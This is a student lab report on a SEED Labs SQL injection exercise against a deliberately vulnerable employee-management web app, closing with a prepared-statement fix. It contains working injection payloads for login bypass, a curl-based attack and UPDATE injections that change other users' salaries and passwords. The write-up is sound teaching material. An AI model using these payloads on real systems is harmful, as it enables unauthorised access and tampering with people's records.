Title: SQL Injection Attack
Names: Rafik Tarbari and JR Vano
Date: 12/4/2022

Introduction

In this lab, we will be exploiting SQL injection vulnerabilities on a vulnerable web application. We explore this vulnerability from the web app interface and from the command line interface as well. In the end, we will learn how to make a prepared statement as a countermeasure to the attack.

Lab Environment:

For the success of this lab, two containers are set up:

1. Web Application container: hosting the the web app
    a. IP Address: 10.9.0.5
    b. URL: http://www.seed-server.com
2. Database container: hosting the database

We need to map the hostname(URL) to the IP address in the /etc/hosts file.

```
# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com
10.9.0.5        www.seed-server.com
```

Fig. 1

About the Web Application:

We have created a web application, which is a simple employee management application. Employees can view and update their personal information in the database through this web application. There are mainly two roles in this web application: Administrator is a privileged role and can manage each individual employees' profile information; Employee is a normal role and can view or update his/her own profile information. All employee information is described in Table 1

Table 1: Database

Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

Fig. 2

Task #1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands by playing with the provided database.

We can CREATE new databases or USE existing databases. In our case, a database (sqllab_users) has already been created for us. We can see the existing tables in the database by using the “SHOW tables;” command. Fig. 3

```
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.01 sec)

mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

Fig. 3

To print out the profile information of the user Alice that we have in our database, we will be using the SELECT and WHERE commands as shown in Fig. 4.

```
mysql> select * from credential where name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
-+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
-+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976
 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
-+
1 row in set (0.00 sec)
```

Fig. 4

In the end of this task, we have learned the basics of interacting with our database using the following SQL commands: " show databases; " | " use sqllab_users; " | " show tables; " | and " select * from credential where name="Alice"; "

Task #2: SQL Injection Attack on SELECT Statement

Our objective in this task is to exploit the SQL vulnerability on the login page of the web application without knowing any credentials (username and password).

Task #2.1: SQL Injection Attack from Webpage

In this sub-task, we want to login as an administrator. The only credential we know is "admin" for the username.

What we want to do here then is to login without even entering a password in the password field. Taking into consideration the SQL statement in the PHP code (Fig. 5), we can manipulate the username field to make the server ignore the password field (technically, it makes the password field always true).

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

Fig. 5

To achieve that, we run the following from the login page of the web app:





Fig. 6

When we rewrite this we get:

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
        FROM credential
        WHERE name= '$input_uname' and 1=1; --  ' and Password='$hashed_pwd'";
```

The blue part of the sql command will be considered as comments.
We successfully get access as an administrator and all users credentials in the database are printed out (Fig. 7).



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Fig. 7

Task #2.2 SQL Injection Attack from command Line

We can also execute the attack from the command line using the curl command.

```
[12/04/22]seed@VM:~/Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password
=seedalice'
```

And the result we get from this command looks like a source code file with the data collected from the database.

```
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; widt
h: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active
'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li cla
ss='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button oncl
ick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><di
v class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><tab
le class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th
scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope=
'row'>Salary</th><td>70000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>
SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</
th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td>
</td></tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
```

One of the countermeasures for these attacks is mysqli extension through PHP. Its API denies more than one query to run through the server.

Task #3: SQL Injection Attack on UPDATE Statement

Task #3.1: Modify your salary

In this task, we had to change Alice's salary by using SQL Injection while editing her profile. We can do this by writing a line of code in her NickName when editing her profile. We can see her original salary in figure 8 as 20,000. We then edit Alice's profile and input the line of code to change her salary to 80,000 as seen in figure 9. After saving the profile, we look at her profile and see that her salary is now displayed as 80,000 in figure 10.




Fig. 8




Fig. 9




Fig. 10

Task #3.2: Modify Other People's salary

In this task, we want to change our boss Boby's salary to $1. Since we do not have access to his password, we can accomplish this through editing Alice's profile again. When

editing her profile, we can use a similar line of code, but edit it to say ‘,salary=’1 WHERE name=”Boby” ;# as seen in figure 11. This allows the attacker to change the salary for a different account through Alice’s profile. If we then go back through the admin profile and look at Boby’s salary, we can see that it is set to 1 in figure 12.




Fig. 11

Username	EId	Salary
Alice	10000	80000
Boby	20000	1
Ryan	30000	50000
Samy	40000	90000
Ted	50000	110000
Admin	99999	400000

Fig. 12

Task #3.3: Modify other people’s password

In this task, we want to change Boby’s password. As we can notice in the PHP code, the password is being hashed (using sha1 algorithm) before being passed down to the database. So, we first create a hash of our new password **“Boby2”** using our google intelligence. Fig. 13




Fig. 13

Logged in as Alic, we enter the following command in the Nickname field to change the password.

‘, Password= ‘**ba439c7f67382be50287ea257290eeff0630eb9e**‘ WHERE name= “Boby”; - -




Fig. 14

To make sure the password has successfully been changed, we can check the hash of Boby's new password in the database (Fig. 15)

```
|  2 | Boby   | 20000 |  30000 | 4/20  | 10213352 |            |         |       |          | ba439c7f67382be50287ea257290eeff0630eb9e
```

Task #4: Countermeasures – Prepared Statement

In this task, we are developing a countermeasure against the SQL Injection attack by using the technique of prepared statements.

Before we execute the countermeasure, we test our SQL injection attack on the Web App and it works perfectly as shown below.




Fig. 15a




Fig. 15b

In the unsafe.php file, we separate data from the code before sending them to the database (Fig. 16). After doing so, we take down the containers and restart them.

```php
// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? and Password = ? ");
//Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_ssn);
$stmt->fetch();

$id     = $bind_id;
$name   = $bind_name;
$eid    = $bind_eid;
$salary= $bind_salary;
$ssn    = $bind_ssn;

// close the sql connection
$conn->close();
```

Fig. 16

As a result of the countermeasure, our attack fails to return data retrieved from the database (Fig. 17a & 17b); it returns no values.




Fig. 17a





Fig. 17b

However, when logged inas a normal user, we successfully retrieve the data for that specific user (Fig. 18).



Conclusion

An SQL injection attack can be a very deadly attack if the proper counter measures are not set in place. The ability to change information on a website or even receive hidden information such as a password can be very fatal and even possibly ruin someone's whole life.